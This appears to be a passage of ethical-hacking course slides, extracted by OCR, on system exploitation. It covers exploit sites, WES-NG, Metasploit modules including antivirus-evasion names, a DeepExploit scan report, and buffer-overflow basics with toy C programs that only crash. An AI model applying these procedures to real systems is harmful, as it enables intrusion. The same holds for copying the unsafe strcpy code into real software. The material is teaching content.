6. **Generate and deliver the payload**
7. **Gain remote access**

Exploit Sites

- Exploit sites such as **Exploit-DB**, **VulDB**, etc. are invaluable resources during the vulnerability exploitation phase of hacking
- Attackers can use these sites to **discover vulnerabilities** and **download exploits** to perform remote exploitation on the target system

How attackers use exploit sites?

- **Identification:** An attacker identifies a **vulnerable service** or **application** on a target system
- **Search:** They search Exploit-DB for **known exploits** related to the identified vulnerability
- **Download:** They download the **exploit code** along with any necessary instructions or dependencies
- **Modification:** If needed, they modify the exploit to suit the specific environment
- **Execution:** The attacker executes the exploit against the target system




https://www.exploit-db.com


Windows Exploit Suggester - Next Generation (WES-NG)

- WES-NG is a Python-based tool that allows attackers to discover exploits for the existing vulnerabilities in Windows OS
- Run the following command to obtain the system information

  systeminfo > systeminfo.txt
- Run the following command to view the system vulnerabilities and the suggested exploits


  wes systeminfo.txt






Metasploit Framework

The Metasploit Framework is an exploit development platform that supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNMP





Metasploit Exploit Module

- Exploit Module, which is the basic module in Metasploit used to **encapsulate an exploit**, with the help of which users can target many platforms with a single exploit
- This module comes with **simplified meta-information fields**
- With the use of a Mixins feature, users can also **modify exploit behavior dynamically**, perform brute force attacks, and attempt passive exploits

Steps to exploit a system using the Metasploit Framework

1. **Configure an Active Exploit**
2. **Verify the Exploit Options**
3. **Select a Target**
4. **Select a Payload**
5. **Launch the Exploit**

https://www.metasploit.com


Metasploit Payload and Auxiliary Modules

Payload Module

- Payload module establishes a **communication channel** between the Metasploit framework and the victim host
- It combines the **arbitrary code** that is executed because of the success of an exploit
- To generate **payloads**, first select a payload using the command as shown in the screenshot

Auxiliary Module

- Auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the **run** command, or **exploit** command



Metasploit NOPS and Encoder Modules

NOPS Modules

- NOPS modules generate a no-operation instruction used for blocking out buffers
- Use **generate** command to generate a NOP sled of arbitrary size and display it in a specific format

Command to generate a 50-byte NOP sled

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\
xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\
xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\
x98"
"\x92\xb5\xd4\x4f\x91";
```

Encoder Modules

- Encoder modules are used to encode **payloads** to avoid detection by **antivirus software**, **intrusion detection systems** (IDS), and other security mechanisms
  - **Key Functions of Encoder Modules:**
  - **Obfuscation**: Encoders **obfuscate** the payload to evade signature-based detection systems
  - **Bypassing signature detection**: It changes the **byte pattern** of malicious code to evade signatures-based detection mechanisms
  - **Polymorphism**: It uses polymorphic techniques, changing the encoded payload **each time it is generated**, reducing detection chances

https://www.metasploit.com

Metasploit Evasion and Post-exploitation Modules

Evasion Modules

- Evasion modules are designed to **modify the behavior** and **characteristics** of payloads and exploits to avoid detection by **security systems**, such as antivirus, IDS, and endpoint protection platforms

Evasion modules examples:

- `evasion/windows/windows_defender_exe`
- `evasion/windows/antivirus_disable`
- `evasion/unix/antivirus_disable`

Post-exploitation Modules

- Post-exploitation modules are used after **successfully compromising** a target system
- These modules help to **further interact** with the compromised system after initial exploit has **granted access** to a machine

Example Post-Exploitation Modules:


- `post/windows/gather/enum_logged_on_users`
- `post/linux/gather/enum_configs:`
- `post/windows/manage/portproxy`

https://www.metasploit.com

AI-Powered Vulnerability Exploitation Tools

Nebula


- Nebula is an AI-powered tool that helps ethical hackers effectively **find vulnerabilities** by utilizing the capabilities of AI techniques



https://github.com

DeepExploit

- DeepExploit is a fully automated AI tool that uses deep learning to **identify and exploit vulnerabilities**
- It **uses an advanced machine-learning model** called **A3C**



Deep Exploit scan Report

Index	Item	Value
	IP address	192.168.220.145
	Port number	21
	Product name	vsftpd
	Vuln name	VSFTPD v2.3.4 Backdoor Command Execution
	Description	This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
	Type	shell
1	Exploit module	exploit/unix/ftp/vsftpd_234_backdoor
	Target	0
	Payload	payload/cmd/unix/interact
	Reference	[OSVDB] 73573 [URL] http://pastebin.com/AetT9sS5

https://github.com

Buffer Overflow


- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization


Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations: **PUSH** stores the data onto the stack and **POP** removes data from the stack
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system



Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



Heap: Before Overflow

Heap: After Overflow

Simple Buffer Overflow in C

Example of Stack-Based Overflow

Stack_BufferOverflow.c (~/Desktop/Buffer Overflow) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo

Stack_BufferOverflow.c

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int buffer(char str[]) {
    char buff[12];
    strcpy(buff, str); /*copy 28 characters of str into buff*/
    return 1; /*This cause access violation due to stack corruption*/
}
int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
    /* Print a small message. Execution will never reach this point
because of overflow*/
    printf("After buffer overflow\n");
    return 1; /*exites main function*/
}
```

C Tab Width: 4 Ln 14, Col 2 INS

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]-[~/Desktop/BufferOverflow]
$gcc Stack_BufferOverflow.c
[attacker@parrot]-[~/Desktop/BufferOverflow]
$./a.out
Segmentation fault
```

Example of Heap-Based Overflow

Heap_Overflow.c (~/Desktop/Buffer Overflow) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo

Heap_Overflow.c

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, char **argv) {
    char *in = malloc(18);
    char *out = malloc(18);
    strcpy(out, "Sample output");
    strcpy(in, argv[1]); /*Pass command-line argument having more than
18 characters in variable causes buffer overflow and overwrites out
buffer*/
    printf("input at %p: %s\n",in,in);
    printf("output at %p: %s\n",out,out);
    printf("\n\n%s\n",out);
}
```

C Tab Width: 4 Ln 12, Col 2 INS

Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]-[~/Desktop/BufferOverflow]
$gcc Heap_Overflow.c
[attacker@parrot]-[~/Desktop/BufferOverflow]
$./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
```

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:

Perform spiking

Identify bad characters

Perform fuzzing

Identify the right module

Identify the offset

Generate shellcode


Overwrite the EIP register


Gain root access

Windows Buffer Overflow Exploitation: Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash


Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications



